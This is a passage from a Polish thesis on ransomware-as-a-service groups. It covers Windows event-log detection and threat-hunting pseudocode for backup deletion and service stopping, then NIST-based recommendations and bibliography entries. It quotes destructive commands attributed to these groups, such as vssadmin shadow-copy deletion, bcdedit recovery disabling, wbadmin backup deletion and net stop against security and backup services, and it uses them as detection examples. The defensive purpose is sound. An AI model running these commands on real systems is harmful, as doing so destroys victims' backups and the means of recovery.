- **wbadmin.exe** [218] - umożliwia tworzenie/usunięcie kopii zapasowych i przywracanie systemu operacyjnego, woluminów, plików, folderów i aplikacji,
- **bcdedit.exe** [219] - Boot Configuration Data Edit - zarządzanie ustawieniami aplikacji uruchamianych przy starcie systemu, w tym możliwość wyłączenia automatycznych funkcji odzyskiwania systemu Windows,
- WMI - omówiony w podrozdziale 5.2.

Przykłady podejrzanych zachowań, które należy uwzględnić przy detekcji:

- Wykorzystanie w/w narzędzi na jakiekolwiek stacji w organizacji,
- Wykorzystanie w/w narzędzi w korelacji z innymi zdarzeniami bezpieczeństwa,
- Nagłe zatrzymanie działania usług przywracania systemu Windows, tworzenia kopii zapasowych,
- Nowe wpisy w rejestrze, powiązane z funkcją przywracania systemu.

Wykrycie wykorzystania techniki "Inhibit System Recovery" można wykonać poprzez monitorowanie nowo powstających procesów oraz ich parametrów w Event ID 4688 (specyfikację Event ID opisano w podrozdziale 5.2.1). Dodatkowo, poprzez monitorowanie zmian w kluczach rejestru, można wykryć niepożądaną aktywność. Można to osiągnąć poprzez monitoring Event ID 4657 [220]. Na Listingu 5.8 znajdują się przykładowe ścieżki, które należy monitorować pod kątem zmian wartości w rejestrze.

Listing 5.8: Ścieżki do kluczy rejestru zapobiegającym odtworzeniu punktu przywracania systemu dla techniki "Inhibit System Recovery"

```
# Hide previous versions of files on backup location
HKEY_CURRENT_USER\Software\Policies\Microsoft\PreviousVersions\
    ↳ HideBackupEntries

# Prevent restoring remote previous versions
HKEY_CURRENT_USER\Software\Policies\Microsoft\PreviousVersions\
    ↳ DisableRemoteRestore

# Hide previous versions list for remote files
HKEY_CURRENT_USER\Software\Policies\Microsoft\PreviousVersions\
    ↳ DisableRemotePage

# Prevent restoring local previous versions
HKEY_CURRENT_USER\Software\Policies\Microsoft\PreviousVersions\
    ↳ DisableLocalRestore

# Hide previous versions list for local files
HKEY_CURRENT_USER\Software\Policies\Microsoft\PreviousVersions\
    ↳ DisableLocalPage

# Prevent restoring previous versions from backups
HKEY_CURRENT_USER\Software\Policies\Microsoft\PreviousVersions\
    ↳ DisableBackupRestore
```

W ramach prewencji (blokad) dla techniki "Inhibit System Recovery" rekomendowane jest blokowanie wykonania narzędzi z parametrami, które umożliwiają usunięcie kopii zapasowych oraz przerwania działania usług. Należy najpierw zweryfikować codzienne aktywności we własnym środowisku, aby nie zablokować ważnych usług lub działań użytkowników. Zaleca się najpierw uruchomienie reguły w trybie detekcji, zbadanie jej stopnia poprawnego wskazywania zachowań anomalnych, a następnie podjąć decyzję o zmianie trybu działania reguły na blokadę. W zależności od złożoności środowiska, administratorzy oraz specjalisci ds. cyberbezpieczeństwa powinni wykryć możliwe miejsca, gdzie uwagi uwzględnione w ramach detekcji oraz zapytania *Threat Hunting* można zaaplikować w trybie pro aktywnego blokowania.

## 5.4.2. Zapytania Threat Hunting

W ramach zapytań *Threat Hunting* zebrano możliwość wykrywania zdarzeń, skorelowanych z techniką "Inhibit System Recovery" w jej poszczególnych fazach ataku.

Podejrzane wykorzystanie narzędzi omawianych w podrozdziale 5.4.1 można wykryć poprzez wywołania procesów wraz z parametrami w wierszu polecień w ramach Event ID 4688 (List. 5.10, 5.11, 5.12, 5.5). Przykładowe komendy powstrzymujące przywrócenie plików systemu wykonywane przez opisywane grupy RaaS znajdują się na listingu 5.9.

Listing 5.9: Przykładowe komendy powstrzymujące przywrócenie plików systemu wykonywane przez opisywane grupy RaaS

```
vssadmin Delete Shadows /all /quiet  
vssadmin resize shadowstorage /for=c: /on=c: /maxsize =401 MB  
vssadmin resize shadowstorage /for=c: /on=c: /maxsize= unbounded  
  
wmic shadowcopy delete  
wmic SHADOWCOPY / nointerative  
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}  
  
bcdedit /set {default} bootstatuspolicy ignoreallfailures bcdedit /set {  
    ↪ default} recoveryenabled no  
  
wbadmin delete catalog -quiet  
wbadmin DELETE SYSTEMSTATEBACKUP  
wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
```

Listing 5.10: Przykładowy pseudokod zapytania Threat Hunting dla techniki "Inhibit System Recovery" - weryfikacja użycia narzędzia vssadmin

```
Log Location = '%SystemRoot%\System32\Winevt\Logs\Security.evtx'  
Event ID = 4688  
  
in "Log Location" for "Event ID"  
    if ("Creator Process Name" == ('cmd.exe' || 'powershell.exe') or "New  
        ↪ Process Name" == ('cmd.exe' || 'powershell.exe')) and "Process  
        ↪ Command Line" contains ('vssadmin' && ( 'resize' || 'delete'))  
            return "VSSadmin execution occurred"
```

Listing 5.11: Przykładowy pseudokod zapytania Threat Hunting dla techniki "Inhibit System Recovery" - weryfikacja użycia narzędzia bcdedit

```
Log Location = '%SystemRoot%\System32\Winevt\Logs\Security.evtx'  
Event ID = 4688  
  
in "Log Location" for "Event ID"  
    if ("Creator Process Name" == ('cmd.exe' || 'powershell.exe') or "New  
        ↪ Process Name" == ('cmd.exe' || 'powershell.exe')) and "Process  
        ↪ Command Line" contains ('bcdedit' && ( 'recoveryenabled no' || '  
        ↪ bootstatuspolicy ignoreallfailures'))  
            return "Bcdedit execution occurred"
```

Listing 5.12: Przykładowy pseudokod zapytania Threat Hunting dla techniki "Inhibit System Recovery" - weryfikacja użycia narzędzia wbadmin

```
Log Location = '%SystemRoot%\System32\Winevt\Logs\Security.evtx'
Event ID = 4688

in "Log Location" for "Event ID"
    if ("Creator Process Name" == ('cmd.exe' || 'powershell.exe') or "New
        ↪ Process Name" == ('cmd.exe' || 'powershell.exe')) and "Process
        ↪ Command Line" contains ('wbadmin' && ( 'DELETE' || '
        ↪ SYSTEMSTATEBACKUP'))
    return "VSSadmin execution occurred"
```

Zmiany wartości klucza rejestru dla ścieżek omówionych na listingu 5.8 można wykryć poprzez weryfikacje zdarzeń z Event ID 4657 (List. 5.13).

Listing 5.13: Przykładowy pseudokod zapytania Threat Hunting dla techniki "Inhibit System Recovery" - weryfikacja zmiany kluiczy w rejestrze

```
Log Location = '%SystemRoot%\System32\Winevt\Logs\Security.evtx'
Event ID = 4657

in "Log Location" for "Event ID"
    if ("Object Name" contains ('DisableRemoteRestore' || '
        ↪ HideBackupEntries' || 'DisableRemotePage' || 'DisableLocalRestore
        ↪ ' || 'DisableLocalPage' || 'DisableBackupRestore')) and "New
        ↪ Value" == 1
    return "Restore point registry key modified to value 1 (disabled)"
```

## 5.5. Service Stop

Technika "Service Stop" [210] jest wykorzystywana przez atakujących w ramach wykonania zamierzonych finalnych działań (wykorzystanie techniki opisano w podrozdziale 4.12). W poniższych podrozdziałach przedstawiono propozycje detekcji, blokad (prewencji) oraz zapytań Threat Hunting, które można zaimplementować w systemach/narzędziach bezpieczeństwa, aby wykrywać próby wykorzystania tej techniki.

### 5.5.1. Detekcja i prewencja

W ramach monitorowania wykorzystania techniki "Service Stop" należy obserwować nieautoryzowane wywołanie narzędzi systemowych net.exe oraz taskkill.exe w wierszu poleceń (CMD) cmd.exe oraz w Powershell powershell.exe.

Przykłady podejrzanych zachowań, które należy uwzględnić przy detekcji:

- Masowa liczba wyłączonych usług na jakiejkolwiek stacji w organizacji,
- Wykorzystanie w/w narzędzi w korelacji z innymi zdarzeniami bezpieczeństwa.

Wykrycie wykorzystania techniki "Service Stop" można wykonać poprzez monitorowanie nowo powstałych procesów oraz ich parametrów w Event ID 4688 (specyfikację Event ID opisano w podrozdziale 5.2.1). Poprzez monitorowanie zmian w kluczach rejestru, można wykryć

niepożądaną manipulację kluczami rejestru działających usług. Można to osiągnąć poprzez monitoring Event ID 4657 [220] dla zmian wartości **Start** (Tab. 5.2) w dla każdej ścieżki, znajdującej się pod ścieżką określona na listingu 5.14.

Listing 5.14: Ścieżki do kluczy rejestru usług dla techniki "Service Stop" [221]

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
```

Tab. 5.2: Wyjaśnienie wartości dla zmiennej "Start" dla kluczy rejestru usług [222])

| Wartość klucza | Opis                                                                                                                  |
|----------------|-----------------------------------------------------------------------------------------------------------------------|
| 0              | Boot: Usługa załadowana przy uruchomieniu jądra, przed uruchomieniem systemu.                                         |
| 1              | System: Załadowany przez podsystem I/O. Określa, że sterownik jest ładowany podczas inicjalizacji jądra               |
| 2              | Automatic: Załadowany przez menedżera kontroli usług. Określa, że usługa jest ładowana lub uruchamiana automatycznie. |
| 3              | Manual: Usługa nie jest uruchamiana, dopóki użytkownik nie uruchomi jej ręcznie.                                      |
| 4              | Disabled: Określa, że usługa nie powinna być uruchamiana.                                                             |

Dodatkowo monitorowanie zdarzeń dla Event ID 4689 [223] pozwoli odnotować wyłączenie usług. Przy działaniu grup *Ransomware as a Service* należy utworzyć ostrzeżenie, jeśli w krótkim czasie na stacji zostało wyłączonych wiele usług: w tym usługi wykonujące kopie zapasowe, punkty przywracania, usługi rozwiązań bezpieczeństwa, usługi baz danych.

W ramach prewencji (blokad) dla techniki "Service Stop" rekomendowane jest utworzenie odpowiednich reguł dostępu do plików, procesów oraz kluczy rejestru. Tylko uwierzytelnieni administratorzy systemu lub konto sterujące daną usługą powinny mieć prawo jej modyfikowania (wyłączania). Dla komendy `net.exe` oraz `taskkill.exe` należy najpierw zweryfikować codzienne aktywności we własnym środowisku, aby nie zablokować ważnych usług lub działań użytkowników. Zaleca się najpierw uruchomienie reguły w trybie detekcji, zbadanie jej stopnia poprawnego wskazywania zachowań anomalnych, a następnie podjąć decyzję o zmianie trybu działania reguły na blokadę. W zależności od złożoności środowiska, administratorzy oraz specjaliści ds. cyberbezpieczeństwa powinni wykryć możliwe miejsca, gdzie uwagi uwzględnione w ramach detekcji oraz zapytania *Threat Hunting* można zaaplikować w trybie pro aktywnego blokowania.

## 5.5.2. Zapytania Threat Hunting

W ramach zapytań *Threat Hunting* zebrano możliwość wykrywania zdarzeń, skorelowanych z techniką "Service Stop" w jej poszczególnych fazach ataku.

Podejrzane wykorzystanie narzędzi omawianych w podrozdziale 5.5.1 można wykryć poprzez wywołania procesów wraz z parametrami wierszu poleceń w ramach Event ID 4688 (List. 5.16, 5.17). Przykładowe komendy wyłączenia usług wykonywane przez opisywane grupy RaaS znajdują się na listingu 5.15.

Listing 5.15: Przykładowe komendy wyłączenia usług wykonywane przez opisywane grupy RaaS

```
net stop "SQLsafe Backup Service" /y  
net stop "Acronis VSS Provider" /y  
net stop MSExchangeIS /y  
net stop AVP /y  
[...]  
taskkill /IM sqlservr.exe /F
```

Listing 5.16: Przykładowy pseudokod zapytania Threat Hunting dla techniki "Service Stop" - weryfikacja użycia narzędzia net

```
Log Location = '%SystemRoot%\System32\Winevt\Logs\Security.evtx'  
Event ID = 4688  
Service_Name = ""  
  
in "Log Location" for "Event ID"  
    if ("Creator Process Name" == ('cmd.exe' || 'powershell.exe') or "New  
        ↪ Process Name" == ('cmd.exe' || 'powershell.exe')) and "Process  
        ↪ Command Line" contains ('net stop' && 'Service_Name'))  
            return "Net execution occurred on Service_Name - service stopped"
```

Listing 5.17: Przykładowy pseudokod zapytania Threat Hunting dla techniki "Service Stop" - weryfikacja użycia narzędzia taskkill

```
Log Location = '%SystemRoot%\System32\Winevt\Logs\Security.evtx'  
Event ID = 4688  
Service_Name = ""  
  
in "Log Location" for "Event ID"  
    if ("Creator Process Name" == ('cmd.exe' || 'powershell.exe') or "New  
        ↪ Process Name" == ('cmd.exe' || 'powershell.exe')) and "Process  
        ↪ Command Line" contains ('taskkill' && 'Service_Name'))  
            return "Taskkill execution occurred on Service_Name - service  
        ↪ stopped"
```



# 6. Rekomendacje

Celem rozdziału jest przedstawienie rekomendacji, które pozwolą pro aktywnie zabezpieczyć systemy przed atakami grup RaaS. Dodatkowo zostanie przedstawiona ścieżka postępowania w przypadku odnotowania incydentu bezpieczeństwa, związanego z działalnością grup RaaS. Zdefiniowane kroki działania utworzono w formie *playbook'a*, który znajduje się w dodatku B.

Na podstawie zaleceń CISA [224], NIST (ang. *National Institute of Standards and Technology*) [225], CERT Polska [226], CCCS (ang. *Canadian Centre for Cyber Security*) [227] oraz książki "Ransomware Protection Playbook" [228] opracowano rekomendacje. Zgodnie z zestawem wytycznych w ramach NIST Cybersecurity Framework [229] zdefiniowano poniższe podrozdziały. Po każdym odnotowanym incydencie *ransomware* powinny zostać wyciągnięte wnioski, środki naprawcze, aby uchronić organizację przed wykonaniem ponownie tych samych błędów.

Nie zaleca się płacić okupu, negocjować i lekceważyć partnerów RaaS oraz wykorzystywać deszyfrator, otrzymany od grupy RaaS. Ukrywanie incydentu *ransomware* przed światem oraz firmami współpracującymi również świadczy o niedojrzałości organizacji i niszczy wizerunek reputacyjny firmy bardziej, niż sam incydent *ransomware*.

Kwestią dyskusyjną są ubezpieczenia organizacji przed cyberatakami, w tym *ransomware*. Mogą one pomóc przywrócić działanie firmy, jednakże partnerzy RaaS, posiadający wiedzę o istnieniu takiego ubezpieczenia jeszcze chętniej atakują organizacje ponieważ są świadomi, że ofiary otrzymają odszkodowanie i na pewno będzie je stać, aby opłacić okup.

## 6.1. Identyfikacja (Identify)

W ramach identyfikacji należy wdrożyć w organizacji działania sprzyjające rozwijaniu wiedzy na temat zarządzania ryzykiem związanym z cyberbezpieczeństwem dla posiadanych urządzeń, systemów, procesów, zasobów ludzkich w organizacji. Najważniejsze działania, które należy wdrożyć to:

- **Prowadzenie inwentaryzacji sprzętu i oprogramowania** - ważne jest posiadanie wiedzy o wykorzystywanych komponentach fizycznych oraz oprogramowania; należy gromadzić informację o wersji, znanych podatnościach oraz ostatnich danych aktualizacji,
- **Dokumentacja przepływu informacji** - wiedza o wykorzystywanych rodzajach informacji, miejscu oraz sposobie przechowania tych danych, a także ustanowionych połączeniach zewnętrznych do innych organizacji,
- **Określenie zewnętrznych systemów informacyjnych, z którymi przedsiębiorstwo jest podłączone** - w przypadku wystąpienia incydentu *ransomware*, należy zaplanować sposób

komunikacji z partnerami i określić możliwe działania w celu tymczasowego odłączenia się od systemów zewnętrznych. Zidentyfikowanie tych połączeń pomoże również we wprowadzeniu kontroli bezpieczeństwa,

- **Identyfikacja krytycznych procesów i zasobów przedsiębiorstwa** - pozwala to określić priorytety ochrony oraz możliwy wpływ incydentu *ransomware* na dane środowiska,
- **Zrozumienie ryzyk finansowych, celów biznesowych, pozycji na rynku organizacji** - pozwoli to zdefiniować potencjalny wpływ incydentu *ransomware* na gospodarkę, kraj oraz reputację organizacji,
- **Akceptacja oraz świadomość oszacowanego ryzyka** - w tym celu należy mieć utworzone polityki zarządzania ryzykiem np. dla łańcucha dostaw,
- **Ustanowienie polityk cyberbezpieczeństwa, które określają role i obowiązki pracowników, partnerów** - powinny one jasno opisywać oczekiwania dotyczące tego, w jaki sposób działania organizacji związane z cyberbezpieczeństwem - w tym działania pracowników, wykonawców i partnerów - będą chronić informacje i systemy oraz wspierać krytyczne procesy organizacji. Polityki cyberbezpieczeństwa powinny być zintegrowane z innymi politykami (np. finansowymi),
- **Nawiązanie współpracy i partnerstwa** - dzielenie się wiedzą o cyberzagrożeniach jest kluczowe do zrozumienia motywów, działań oraz nowych TTP partnerów RaaS. Ważne jest również rozpoznanie, do jakiej krajowej jednostki należy zgłosić incydent *ransomware*. W Polsce zgłoszenia incydentów obsługują dedykowane jednostki CSIRT. Dla organizacji rządowych jest to CSIRT GOV [230], dla wojskowych CSIRT MON [231], a dla pozostałych CSIRT NASK [226]. W ramach zgłoszenia należy załączyć minimum dwa zaszyfrowane pliki, notatkę z żądaniem okupu, a także jeśli to możliwe - próbkę *ransomware*, dziennik zdarzeń z zainfekowanych maszyn, oryginały zaszyfrowanych plików. W przypadku odnotowania wykoleju danych wrażliwych przez partnerów RaaS należy również zgłosić incydent RODO do Prezesa UODO [232, 233].

## 6.2. Ochrona (Protect)

W ramach ochrony należy opracować i wdrożyć odpowiednie zabezpieczenia w celu zapewnienia stabilności i dostępności świadczonych usług w organizacji. Najważniejsze działania, które należy wdrożyć to:

- **Zarządzanie dostępem do zasobów i informacji** - m.in utworzenie unikalnych kont dla każdego pracownika, zapewnienie dostępów tylko do informacji, komputerów i aplikacji niezbędnych do wykonywania pracy, ograniczanie dostępu do kont administracyjnych, uwierzytelnianie użytkowników za pomocą silnych haseł lub poprzez uwierzytelnianie wieloskładnikowe (MFA) przed przyznaniem im dostępu do systemu, ograniczenie dostępu do sieci służbowych z urządzeń osobistych, ścisłe zarządzanie i śledzenie fizycznego dostępu do urządzeń, zdefiniowanie fizycznej oraz logicznej segmentacji sieciowej,
- **Zarządzanie słabymi punktami urządzeń** - regularna aktualizacja/konfiguracja systemów, aplikacji na urządzeniach w organizacji. Jeśli to możliwe zalecane jest ustawienie automatycznej aktualizacji. Dodatkowo należy wykorzystywać narzędzia skanujące pod kątem podatności urządzenia w organizacji, aby zdefiniować słabe punkty,

- **Edukowanie i trenowanie pracowników oraz klientów** - należy w regularnych odstępach czasowych prowadzić szkolenia, kampanie edukujące o cyberzagrożeniach oraz dobrych praktykach. Większość ataków *ransomware* jest możliwa dzięki użytkownikom, którzy stosują niebezpieczne praktyki, administratorom, którzy wdrażają niezabezpieczone konfiguracje, lub programistom, którzy nie przeszli wystarczającego szkolenia z zakresu cyberbezpieczeństwa,
- **Ochrona urządzeń rozwiązaniami cyberbezpieczeństwa** - wdrażanie zapór ogniowych, antywirusów, narzędzi do zbierania zdarzeń bezpieczeństwa i innych rozwiązań cyberbezpieczeństwa, unifikacja oraz kontrola zmian konfiguracji dla urządzeń, redukowanie niepotrzebnych funkcjonalności na urządzeniach,
- **Ochrona danych wrażliwych** - należy zarządzać informacjami i danymi zgodnie ze strategią ryzyka, aby chronić poufność, integralność i dostępność informacji. Należy stosować mechanizmy sprawdzania integralności (takie jak podpisy cyfrowe) w celu weryfikacji oprogramowania, oprogramowania sprzętowego i integralności informacji oraz wykrywania aktualizacji oprogramowania, które mogą być wykorzystane do wprowadzenia złośliwego oprogramowania,
- **Wykonywanie regularnych kopii zapasowych oraz punktów przywracania systemów** - tworzenie kopii zapasowych danych poza siedzibą firmy i w trybie offline, a także testowanie średniego czasu przywracania danych. Dobrą praktyką jest przechowywanie kopii zapasowych zgodnie z regułą 3-2-1 (należy przechowywać co najmniej 3 kopie zapasowe, na 2 różnych nośnikach danych oraz przechowywać w trybie offline minimum jedną kopię). Regularne tworzenie kopii zapasowych, które są utrzymywane i testowane, ma zasadnicze znaczenie dla terminowego i stosunkowo bezbolesnego odzyskiwania danych po zdarzeniach związanych z oprogramowaniem *ransomware*,
- **Możliwość wykonania zdalnych napraw zasobów organizacji** - walidacja oraz zabezpieczenie połączeń zdalnych napraw.

### **6.3. Wykrywanie (Detect)**

W ramach wykrywania należy opracować i wdrożyć odpowiednie działania mające na celu identyfikację występowania zdarzeń cyberbezpieczeństwa w organizacji. Najważniejsze działania, które należy wdrożyć to:

- **Testowanie i aktualizowanie procesów wykrywania anomalii** - monitorowanie oraz wdrażanie nowych reguł detekcji dla ruchu sieciowego, aktywności pracowników, wykonania złośliwego kodu, nieautoryzowanego dostępu, cykliczna weryfikacja i optymalizacja reguł,
- **Trenowanie pracowników** - budowanie świadomości o powinnościach, rolach oraz obowiązkach danych pracowników na określonych stanowiskach, zdefiniowanie ścieżek kontaktowych do pracowników decyzyjnych oraz zewnętrznych podmiotów,
- **Wykrywanie nieautoryzowanych przepływów danych**
- **Analiza zdarzeń bezpieczeństwa** - postępowanie w ramach ustalonych procedur w przypadku odnotowania zdarzenia bezpieczeństwa w ramach pracy pierwszej linii SOC (ang. *Security Operation Center*),
- **Szybka komunikacja i określanie wpływu zdarzeń cyberbezpieczeństwa** - postępowanie w ramach określonych procedur dla wykrytych zdarzeń bezpieczeństwa, współpraca z innymi

zespołami w organizacji, usługodawcami cyberbezpieczeństwa dla organizacji oraz z organami ścigania.

## 6.4. Reagowanie (Respond)

W ramach reagowania należy opracować i wdrożyć odpowiednie działania w celu podjęcia działań w związku z wykrytym zdarzeniem cyberbezpieczeństwa w organizacji. Najważniejsze działania, które należy wdrożyć to:

- **Opracowanie planów reagowania na incydent *ransomware* (*playbook*)** - koordynacja planów z wewnętrzny i zewnętrznymi interesariuszami, koncentracja nad procedurami natychmiastowego łagodzenia skutków i powstrzymywania zdarzenia *ransomware* oraz określania jego wpływu, przygotowanie szablonów zgłaszania incydentów oraz informacji; przykładowy *playbook* przedstawiono w ramach dodatku B,
- **Analiza zdarzeń w trakcie incydentu oraz po włamaniu**
- **Podejmowanie działań izolowania zainfekowanych maszyn, eliminacji źródła infekcji** - jeśli to możliwe, należy odseparować sieciowo zainfekowane urządzenie oraz wykryć źródło infekcji *ransomware*,
- **Utworzenie oraz zarządzanie listami kontaktowymi** - w tym zdefiniowanie kanałów komunikacji, roli oraz obowiązków danych pracowników w czasie notowanego incydentu,
- **Testowanie planów reagowania na incydent *ransomware*** - pozwala to uczyć oraz mieć pewność, że osoby zaangażowane w planie reagowania na incydent znają oraz pamiętają swoje obowiązki z nim związane,
- **Cykliczna aktualizacja oraz przegląd planów reagowania na incydent *ransomware*** - po każdym incydencie *ransomware* oraz po upłynięciu wyznaczonego czasu należy zweryfikować punkty, zadania, określone w dokumencie oraz jeśli to potrzebne - zmodyfikować.

## 6.5. Odzyskiwanie (Recover)

W ramach odzyskiwania należy opracować i wdrożyć odpowiednie działania mające na celu utrzymanie planów naprawczych oraz przywrócenie wszelkich zdolności lub usług, których działanie zostało zakłócone w wyniku zdarzenia cyberbezpieczeństwa w organizacji. Najważniejsze działania, które należy wdrożyć to:

- **Przygotowanie planów awaryjnych** - określenie punktów natychmiastowego łagodzenia skutków (np. podział organizacji na strefy, które będzie można kolejno przywracać po ataku *ransomware* lub odseparowywać w trakcie incydentu),
- **Komunikowanie się z wewnętrznymi i zewnętrznymi interesariuszami** - plany odzyskiwania danych muszą dokładnie uwzględniać to, co, jak i kiedy informacje o zdarzeniu *ransomware* będą udostępniane różnym interesariuszom, tak aby aby wszystkie zainteresowane strony otrzymały potrzebne informacje,
- **Zarządzanie relacjami publicznymi i reputacją firmy** - udostępnianie informacji dokładnych, kompletnych i terminowych odnośnie opublikowanej informacji o zdarzeniu lub incydencie cyberbezpieczeństwa

- **Testowanie oraz aktualizacja planów naprawczych** - szczególnie po odnotowanych incydentach bezpieczeństwa, po wyciągnięciu wniosków.



# 7. Podsumowanie

Celem pracy była analiza wpływu działania grup Ransomware as a Service (RaaS) na atakowane przez nie systemy informatyczne na przykładzie zebranych analiz *Threat Intelligence*. Zostało to w pełni zrealizowane dla trzech wybranych grup RaaS:

- Conti,
- Lockbit 2.0,
- ALPHV (BlackCat).

W pracy, w rozdziale 2 przytoczono specyfikę nowego zagrożenia, jakim jest RaaS poprzez opis historii powstania, struktury działań i ich rozwoju, a także opisano wykorzystane w tym celu taktyki, techniki, procedury (TTP) oraz macierz MITRE ATT&CK. Opisano również szczegółowo przeprowadzoną analizę działania trzech grup RaaS, uzyskując z nich wiedzę o wykorzystywanych TTP (rozdział 3). Na ich podstawie określono wspólne TTP, wykorzystywane przez te grupy (rozdział 4) oraz zbudowano macierz MITRE ATTT&CK, która te punkty wspólne zdefiniowała (dodatek A). Zaproponowano również zbiór możliwych detekcji oraz metod prewencji, a także określono przykładowe zapytania *Threat Hunting* pozwalające wyszukać proaktywnie dane złośliwe działania w organizacji (rozdział 5). Przedstawiono rekomendacje oraz działania w ramach reagowania na incydent *ransomware* (rozdział 6). Rekomendacje określone w pracy zostały zebrane w formie *playbook'a* (dodatek B).

Dzięki wyżej wymienionym czynnościom udało się zebrać najczęściej wykorzystywane TTP przez wybrane grupy RaaS oraz zaproponować działania zapobiegawcze incydentom *ransomware*. Dzięki zebranym cechom wspólnym można zauważyc schemat ataków grup RaaS, a także wybrać priorytetowe TTP do zaaplikowania reguł detekcji/blokad oraz mitygacji w organizacji.

Należy jednak wyraźnie podkreślić, że przedstawione informacje, zwłaszcza w zakresie TTP oraz grup RaaS silnie zależą od ich rozwoju. Podczas pisania pracy napotkano się na problemy natłoku nowych informacji o statusie działań grupy i ich aktywnościach, które były publikowane z dnia na dzień. Dodatkowym problemem jest fakt, że grupy RaaS często rozwiązuje swoją działalność i kontynuują ją pod innymi nazwami lub dołączając do innych grup (dla przykładu RaaS Conti i ich przeniesienie działalności do grupy Karakurt, BlackByte, które zostało opisane w rozdziale 3.1.1). Wyzwaniem również było zebranie uniwersalnych zaleceń i rekomendacji, nie uwzględniając wielkości organizacji oraz charakteru ich działalności.

Aby zebrać większą wiedzę na temat najczęściej wykorzystywanych TTP oraz grupach RaaS, warto przeprowadzić szerszą, większą analizę innych grup RaaS i zebrać o nich najważniejsze informacje, cechy szczegółowe. W przypadku zestawionych TTP można również zaproponować bardziej szczegółowe i skupione na danych technologiach metody detekcji, zapytania *Threat Hunting*, a także ich działanie zweryfikować w przygotowanym środowisku testowym. Po

wzmocnieniu detekcji, kolejnymi krokami możliwymi do podjęcia byłoby utwardzenie systemu i przedstawienie konkretnych konfiguracji, które można w tym celu zaaplikować dla wybranych systemów w ramach prewencji przed *ransomware*. Bazując też na przedstawionym przykładzie wykorzystania macierzy MITRE ATT&CK można w podobny sposób przeanalizować inne rodzaje cyberzagrożeń.

Wyżej wymienione działania mogą być potencjalnymi kierunkami dalszych prac, aby efektywniej i w szerszym kontekście analizować obecne cyberzagrożenia, które z każdym dniem ulegają zmianom.

# Bibliografia

- [1] Black Fog, “The State of Ransomware in 2021.” *Dostępny online:* [www.blackfog.com/the-state-of-ransomware-in-2021/](http://www.blackfog.com/the-state-of-ransomware-in-2021/), (ostatni dostęp: 28.III.2022).
- [2] NCC Group, “Reckless campaign of cyber attacks by Russian military intelligence service exposed.” *Dostępny online:* <https://campaign.cybersecurity.nccgroup.com/annual-report-ty>, (ostatni dostęp: 28.III.2022).
- [3] Wikipedia, “Colonial Pipeline ransomware attack.” *Dostępny online:* [https://en.wikipedia.org/wiki/Colonial\\_Pipeline\\_ransomware\\_attack](https://en.wikipedia.org/wiki/Colonial_Pipeline_ransomware_attack), (ostatni dostęp: 28.III.2022).
- [4] Coveware, “Ransomware Threat Actors Pivot from Big Game to Big Shame Hunting.” *Dostępny online:* <https://www.coveware.com/blog/2022/5/3/ransomware-threat-actors-pivot-from-big-game-to-big-shame-hunting>, (ostatni dostęp: 04.V.2022).
- [5] KnowBe4, “AIDS Trojan or PC Cyborg Ransomware.” *Dostępny online:* <https://www.knowbe4.com/aids-trojan>, (ostatni dostęp: 24.III.2022).
- [6] CrowdStrike, “History of Ransomware.” *Dostępny online:* <https://www.crowdstrike.com/cybersecurity-101/ransomware/history-of-ransomware/>, (ostatni dostęp: 24.III.2022).
- [7] Fortinet, “Analyzing the History of Ransomware Across Industries.” *Dostępny online:* <https://www.fortinet.com/blog/industry-trends/analyzing-the-history-of-ransomware-across-industries>, (ostatni dostęp: 24.III.2022).
- [8] KnowBe4, “Archiveus Trojan.” *Dostępny online:* <https://www.knowbe4.com/archiveus-trojan>, (ostatni dostęp: 24.III.2022).
- [9] F-Secure, “MayArchive.B.” *Dostępny online:* [https://www.f-secure.com/v-descs/mayarchive\\_b.shtml](https://www.f-secure.com/v-descs/mayarchive_b.shtml), (ostatni dostęp: 24.III.2022).
- [10] KnowBe4, “GPcode Ransomware.” *Dostępny online:* <https://www.knowbe4.com/gpcode>, (ostatni dostęp: 24.III.2022).
- [11] Picus, “The Most Common Ransomware TTP - MITRE ATT&CK T1486 Data Encrypted for Impact.” *Dostępny online:* <https://www.picussecurity.com/resource/the-most-common-ransomware-ttp-mitre-attck-t1486-data-encrypted-for-impact>, (ostatni dostęp: 24.III.2022).

- [12] Wired, “The Rise and Fall of Bitcoin.” *Dostępny online: [https://web.archive.org/web/20131031043919/http://www.wired.com/magazine/2011/11/mf\\_bitcoin](https://web.archive.org/web/20131031043919/http://www.wired.com/magazine/2011/11/mf_bitcoin)*, (ostatni dostęp: 28.III.2022).
- [13] S. Nakamoto, “Bitcoin: A Peer-to-Peer Electronic Cash System.” *Dostępny online: <https://bitcoin.org/bitcoin.pdf>*, (ostatni dostęp: 28.III.2022).
- [14] SecureWorks, “CryptoLocker Ransomware.” *Dostępny online: <https://www.secureworks.com/research/cryptolocker-ransomware>*, (ostatni dostęp: 28.III.2022).
- [15] Fox-IT, “CryptoLocker ransomware intelligence report.” *Dostępny online: <https://blog.fox-it.com/2014/08/06/cryptolocker-ransomware-intelligence-report/>*, (ostatni dostęp: 28.III.2022).
- [16] SecureWorks, “The Lifecycle of Peer to Peer (Gameover) ZeuS.” *Dostępny online: <https://www.secureworks.com/research/the-lifecycle-of-peer-to-peer-gameover-zeus>*, (ostatni dostęp: 28.III.2022).
- [17] FBI, “Cyber Banking Fraud - Global Partnerships Lead to Major Arrests.” *Dostępny online: <https://archives.fbi.gov/archives/news/stories/2010/october/cyber-banking-fraud>*, (ostatni dostęp: 28.III.2022).
- [18] Malwarebytes, “The life and death of the ZeuS Trojan.” *Dostępny online: <https://blog.malwarebytes.com/101/2021/07/the-life-and-death-of-the-zeus-trojan/>*, (ostatni dostęp: 28.III.2022).
- [19] McAfee, “Meet ‘Tox’: Ransomware for the Rest of Us.” *Dostępny online: <https://www.mcafee.com/blogs/other-blogs/mcafee-labs/meet-tox-ransomware-for-the-rest-of-us>*, (ostatni dostęp: 28.III.2022).
- [20] Emsisoft, “The first ransomware in JavaScript: Ransom32.” *Dostępny online: <https://blog.emsisoft.com/de/21077/meet-ransom32-the-first-javascript-ransomware/>*, (ostatni dostęp: 28.III.2022).
- [21] CheckPoint, “An In-Depth Exposé on Cerber Ransomware-as-a-Service.” *Dostępny online: <https://blog.checkpoint.com/2016/08/16/cerberring/>*, (ostatni dostęp: 28.III.2022).
- [22] BlackBerry, “Threat Spotlight: Satan RaaS.” *Dostępny online: <https://blogs.blackberry.com/en/2017/02/threat-spotlight-satan-raas>*, (ostatni dostęp: 28.III.2022).
